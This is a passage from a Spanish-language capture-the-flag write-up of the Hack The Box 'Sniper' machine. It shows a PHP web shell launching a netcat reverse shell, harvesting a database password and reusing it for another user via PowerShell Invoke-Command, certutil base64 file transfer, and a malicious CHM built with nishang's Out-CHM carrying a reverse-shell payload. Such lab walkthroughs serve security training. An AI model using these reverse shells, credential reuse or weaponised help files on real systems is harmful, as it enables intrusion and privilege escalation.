[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
    #service smbd restart
```

Una vez se haya reiniciado el servicio SMB, ejecutamos de nuevo netcat desde la máquina windows en donde hacemos nuestras pruebas locales y este se ejecuta con éxito.


```
C:\Users\EthicalHCOP>\\192.168.1.76\sniper\nc.exe -h
[v1.11 NT www.vulnwatch.org/netcat/]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, background mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
```

Por lo que el próximo paso será modificar el archivo malicioso y hacer el llamado de este archivo netcat para reversar la conexión a nuestro equipo atacante y obtener la terminal de comandos CMD. Al terminar este paso, colocamos nuestra máquina un puerto a la espera de la conexión remota.


```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper/share]
    #nano shell.php
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper/share]
    #cat shell.php
<?php
        echo(shell_exec('\\\\10.10.14.6\\sniper\\nc.exe 10.10.14.6 1234 -e cmd.exe'));
?>

[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper/share]
    #nc -nvlp 1234
listening on [any] 1234 ...
```



Una vez modificado, ejecutamos el archivo php llamándolo desde el navegador, el sitio web se queda cargando pero al revisar el netcat, podremos ver que ya se ha conectado el sitio remoto a nuestra máquina local.



Sin embargo, el usuario con el que tuvimos acceso al sistema es un usuario de muy bajos privilegios y no es mucho lo que se pueda hacer con el.
Por lo que lo siguiente es buscar cómo saltar a otro usuario del sistema, y dando un vistazo rápido a los usuarios del sistema, vemos el usuario más cercano a saltar es Chris.



Al estar dentro del sistema , podemos ver los archivos fuente del sitio web.

```
C:\inetpub\wwwroot\blog>cd ..
cd ..

C:\inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\inetpub\wwwroot

04/11/2019  09:51 AM    <DIR>          .
04/11/2019  09:51 AM    <DIR>          ..
04/11/2019  04:23 AM    <DIR>          blog
04/11/2019  04:23 AM    <DIR>          css
04/11/2019  04:23 AM    <DIR>          images
04/11/2019  04:22 PM             2,635 index.php
04/11/2019  04:23 AM    <DIR>          js
04/11/2019  04:23 AM    <DIR>          scss
10/01/2019  07:44 AM    <DIR>          user
               1 File(s)          2,635 bytes
               8 Dir(s)  17,967,312,896 bytes free
```

Recordemos que el sitio de user, tiene un login , por lo que debe de estar conectado a una base de datos o un lugar en donde almacenar los datos de los usuarios, por lo que al entrar a dicha ruta, encontramos algunos archivos que llaman la atención, como auth.php y db.php

```
C:\inetpub\wwwroot>cd user
cd user

C:\inetpub\wwwroot\user>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\inetpub\wwwroot\user

10/01/2019  07:44 AM    <DIR>          .
10/01/2019  07:44 AM    <DIR>          ..
04/11/2019  04:15 PM               108 auth.php
04/11/2019  04:52 AM    <DIR>          css
04/11/2019  09:51 AM               337 db.php
04/11/2019  04:23 AM    <DIR>          fonts
04/11/2019  04:23 AM    <DIR>          images
04/11/2019  05:18 AM             4,639 index.php
04/11/2019  04:23 AM    <DIR>          js
04/11/2019  05:10 AM             6,463 login.php
04/08/2019  10:04 PM               148 logout.php
10/01/2019  07:42 AM             7,192 registration.php
08/14/2019  09:35 PM             7,004 registration_old123123123847.php
04/11/2019  04:23 AM    <DIR>          vendor
               7 File(s)         25,891 bytes
               7 Dir(s)  17,966,198,784 bytes free
```

Al leer el archivo de conexion a base de datos, vemos que como usuario tiene a dbuser y al lado derecho su contraseña.

```
C:\inetpub\wwwroot\user>type db.php
type db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

Al intentar esta contraseña con el usuario del sistema Chris, vemos que estas credenciales son aceptadas y podemos listar los recursos compartidos de esta máquina.

```
┌─[✗]─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #smbclient -L \\\\10.10.10.151\\ -U Chris
Enter WORKGROUP\Chris's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

Al carecer de un espacio en donde hacer login con este usuario y obtener una shell como winrm, intentamos usar comandos para ejecutar órdenes como un usuario en específico. En este caso se intenta hacer runas, comando equivalente a sudo user en linux. Sin embargo este comando, aunque logra ejecutarse, no me permite ingresar la contraseña de chris para ejecutar órdenes como dicho usuario.


```
C:\inetpub\wwwroot\user>runas /user:Chris " cmd /c whoami
runas /user:Chris " cmd /c whoami
Enter the password for Chris:

C:\inetpub\wwwroot\user>
```

https://davidhamann.de/2019/12/08/running-command-different-user-powershell/


Afortunadamente, cmd no es la único lugar en el que podemos ingresar comandos en windows, por lo que buscando powershell que nos ofrece, encontramos que utilizando el comando Invoke-Command, podemos realizar una ejecución de algún comando como otro usuario dentro del sistema.

Variables: $user = 'WORKGROUP\Chris' ; $pass = '36mEAhz/B8xQ~2VM'
Comando: Invoke-Command -ScriptBlock { whoami } -ComputerName SNIPER -Credential (New-Object System.Management.Automation.PSCredential $user,(ConvertTo-SecureString $pass -AsPlainText -Force))


Abrimos powershell y creamos unas variables en la consola powershell con los datos del login, seguido a esto, ejecutamos el comando Invoke-Command y en este cambiamos el texto entre las llaves por el comando a ejecutar y el valor del parámetro -ComputerName por el nombre del equipo a atacar (este puede ser consultado digitando el comando hostname en la consola)



En este caso fue ejecutado el comando whoami y como respuesta hemos obtenido el texto sniper\chris.



Por lo que aplicando la misma técnica usada anteriormente para obtener la shell reversa desde el sitio web, llamamos a nuestro netcat alojado en el SMB y ejecutamos dicho programa como chris, esto hará que se nos retorne una terminal cmd a nombre de este usuario y así poder leer la bandera del user.txt.



```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.151] 49707
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Chris\Documents>cd ..
cd ..

C:\Users\Chris>cd Desktop
cd Desktop

C:\Users\Chris\Desktop>type user.txt
type user.txt
```

Explotación de Root.

En una de las carpetas del usuario Chris, encontramos este archivo con una extensión nueva para mí, en medio de mi ignorancia, intente leer este archivo y me doy cuenta que este archivo no es de texto si no que ya ha sido compilado anteriormente.

```
C:\Users\Chris\Documents>cd ..
cd ..

C:\Users\Chris>cd Downloads
cd Downloads

C:\Users\Chris\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\Users\Chris\Downloads

04/11/2019  07:36 AM    <DIR>          .
04/11/2019  07:36 AM    <DIR>          ..
04/11/2019  07:36 AM            10,462 instructions.chm
               1 File(s)         10,462 bytes
               2 Dir(s)  17,963,905,024 bytes free

C:\Users\Chris\Downloads>type instructions.chm
type instructions.chm
ITSF`+e@        @|@{@@
                    @@"@@@|@{@@
                                  @@"@@`xT@@@(ITSPT
@@@@@@@@/#IDXHDR@`/#ITBITS"@@T@@/#STRINGS@PMGLK
                                          /#SYSTEM@@/#TOPICS@/#URLSTR@/#URLTBL@p

                                                                        /$FIftiMain    /
$OBJINST@!@?/$WWAssociativeLinks//$WWAssociativeLinks/Property@/$WWKeywordLinks//$WWKeywordLink
```

Entonces, personalmente use este método para transferir los archivos desde la máquina windows a mi equipo local ya que no me estaba dejando copiar ese archivo mediante el SMB aun modificando el servicio smb para que se pudieran hacer labores de escritura en la carpeta compartida.

```
C:\Users\Chris\Downloads>certutil -encode instructions.chm tmp.b64 && findstr /v /c:- tmp.b64 >
 data.b64 && del tmp.b64
certutil -encode instructions.chm tmp.b64 && findstr /v /c:- tmp.b64 > data.b64 && del tmp.b64
Input Length = 10462
Output Length = 14444
CertUtil: -encode command completed successfully.
```

Este método consta de codificar un archivo en base64 ,para ello utilizamos la herramienta certutil de la consola de windows y como salida damos el archivo data.b64, vale aclarar que no todos los archivos son viables de transferir con este método ya que algunas veces se obtiene hashes muy largos y difíciles de copiar.

```
C:\Users\Chris\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\Users\Chris\Downloads

02/22/2020  11:02 PM    <DIR>          .
02/22/2020  11:02 PM    <DIR>          ..
02/22/2020  11:02 PM            14,388 data.b64
04/11/2019  07:36 AM            10,462 instructions.chm
               2 File(s)         24,850 bytes
               2 Dir(s)  17,963,884,544 bytes free
```

Al revisar el contenido de este archivo de salida, vemos que adentro está todo el hash en base64 el cual tendremos que seleccionar y copiar.


```
C:\Users\Chris\Downloads>type data.b64
type data.b64
SVRTRgMAAABgAAAAAQAAACtl74AJBAAAEP0BfKp70BGeDACgySLm7BH9AXyqe9AR
ngwAoMki5uxgAAAAAAAAABgAAAAAAAAAeAAAAAAAAABUEAAAAAAAAMwQAAAAAAAA
/gEAAAAAAADeKAAAAAAAAAAAAAAAAAAAASVRTUAEAAABUAAAACgAAAAQAAACAAAA
AQAAAP////8AAAAAAAAAAP////8BAAAACQQAAGqSAl0uIdARnfkAoMki5uxUAAAA
////////////////UE1HTEsNAAAAAAAA//////////8BLwAAAAgvI0lEWEhEUgGX
YKAACC8jSVRCSVRTAAAACS8jU1RSSU5HUwG4DAEILyNTWVNURU0AgQagdggvI1RP
UElDUwG3YBAILyNVUkxTVFIBt3wQCC8jVVJMVEJMAbdwDAsvJEZJZnRpTWFpbgEA
AAkvJE9CSklOU1QBgiGVPxUvJFdXQXNzb2NpYXRpdmVMaW5rcy8AAAAdLyRXV0Fz
c29jaWF0aXZlTGlua3MvUHJvcGVydHkBgh0EES8kV1dLZXl3b3JkTGlua3MvAAAA
```

Creamos un archivo en nuestra máquina con la extensión .b64, pegamos dicho hash y seguido de ello procedemos a descodificar el base64 y le damos una salida con la extensión del archivo original. Si vemos que tipo de archivo es, nos dice que es un MS windows HtmlHelp Data, una extensión perteneciente a los archivos de ayuda en los programas windows.

https://foro.elhacker.net/hacking_avanzado/the_danger_behind_html_compiled_help_files-t168587.0.html

https://digitizor.com/hack-chm-file/


```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #nano hashinstrucions.b64
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #base64 -d hashinstrucions.b64 > instructions.chm
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #file instructions.chm
instructions.chm: MS Windows HtmlHelp Data
```




Ahora, intentando leer este tipo de archivo en linux, me topo con la herramienta xchm que nos permitirá visualizar el contenido de dicho archivo en nuestra máquina.
https://o7planning.org/en/11873/installing-the-xchm-viewer-software-to-read-the-chm-file-on-ubuntu
Al estar esta herramienta en los repositorios linux, simplemente damos apt-get install xchm y esta será instalada al instante.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #sudo apt-get install xchm
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma
```

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #xchm

(xchm:33141): Gtk-CRITICAL **: 18:17:41.716: gtk_box_gadget_distribute:
 assertion 'size >= 0' failed in GtkScrollbar

(xchm:33141): Gtk-CRITICAL **: 18:17:41.719: gtk_box_gadget_distribute:
 assertion 'size >= 0' failed in GtkCheckButton
```



Al ejecutar xchm, este abrirá un panel muy sencillo con las opciones necesarias para visualizar dichos archivos, seguido a esto, daremos click en abrir y seleccionamos el archivo chm anteriormente capturado. Y una vez abierto obtenemos el siguiente mensaje.



Otra manera de ver el contenido de dichos archivos, es “descomprimir” o extraer los archivos con la herramienta extract_chmLib y esta te pasara su contenido a una carpeta en donde se pueden visualizar los archivos HTML que lo componen.


```
┌[✗]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #extract_chmLib instructions.chm instructions/
instructions.chm:
--> /#IDXHDR
--> /#ITBITS
--> /#STRINGS
--> /#SYSTEM
--> /#TOPICS
--> /#URLSTR
--> /#URLTBL
--> /$FIftiMain
--> /$OBJINST
--> /$WWAssociativeLinks/Property
--> /$WWKeywordLinks/Property
--> /a.html
```

```
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper]
└──╼ #cd instructions/
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper/instructions]
└──╼ #ls
'$FIftiMain'   '$WWAssociativeLinks'   a.html    '#ITBITS'   '#SYSTEM'   '#URLSTR'
'$OBJINST'     '$WWKeywordLinks'      '#IDXHDR'  '#STRINGS'  '#TOPICS'   '#URLTBL'
┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper/instructions]
└──╼ #cat a.html
<html>
<body>
<h1>Sniper Android App Documentation</h1>

<h2>Table of Contents</h2>

<p>Pff... This dumb CEO always makes me do all the shitty work. SMH!</p>
<p>I'm never completing this thing. Gonna leave this place next week. Hope someone snipes him.</p>
</body>
</html>┌[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/sniper/instructions]
```

También, mientras se navegaba por el sistema, se encuentra la carpeta Docs en la carpeta raíz de windows.

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\

02/22/2020  04:11 PM    <DIR>          Docs
04/09/2019  06:07 AM    <DIR>          inetpub
04/11/2019  05:44 AM    <DIR>          Microsoft
09/14/2018  11:19 PM    <DIR>          PerfLogs
04/11/2019  04:12 AM    <DIR>          Program Files
08/14/2019  09:38 PM    <DIR>          Program Files (x86)
04/11/2019  06:04 AM    <DIR>          Users
08/14/2019  09:37 PM    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  17,959,444,480 bytes free
```

Esta carpeta contiene un archivo de texto y un archivo en pdf, el archivo pdf no era más que un índice de un libro de php, el archivo de texto contenía el siguiente mensaje.



Que básicamente nos dice que tengo que mejorar mis habilidades para poder corregir los bugs en el sitio web, además de no olvidarse de realizar la documentación y pegarla en esta misma carpeta (Docs), ya que el CEO estará muy pendiente de dicho proceso y leerá el archivo apenas lo pongamos.
https://gist.github.com/mgeeky/cce31c8602a144d8f2172a73d510e0e7
https://raw.githubusercontent.com/samratashok/nishang/master/Client/Out-CHM.ps1
https://www.alexmedina.net/habilitar-la-ejecucion-de-scripts-para-powershell/
Como vimos anteriormente en uno de los links sobre los archivos chm, estos archivos tienen cierto riesgo al ser usados ya que se pueden inyectar código malicioso en ellos, y luego compilarlos. Buscando en internet sobre como hacer esto, encontramos en el repositorio de nishang, un script en powershell para generar un chm malicioso.
Este archivo como parámetros solicita el payload a ejecutar, y la ruta del programa HHW, para compilar dicho archivo.

```
PS C:\Users\EthicalHCOP\Documents> Out-CHM -Payload "cmd /c C:\Docs\nc.exe 10.10.14.6 1236 -e cmd.exe" -HHCPath "C:\Prog
ram Files (x86)\HTML Help Workshop"
Microsoft HTML Help Compiler 4.74.8702

Compiling c:\Users\EthicalHCOP\Documents\doc.chm


Compile time: 0 minutes, 0 seconds
2       Topics
4       Local links
4       Internet links
0       Graphics


Created c:\Users\EthicalHCOP\Documents\doc.chm, 13,440 bytes
Compression increased file by 140 bytes.
PS C:\Users\EthicalHCOP\Documents>
```

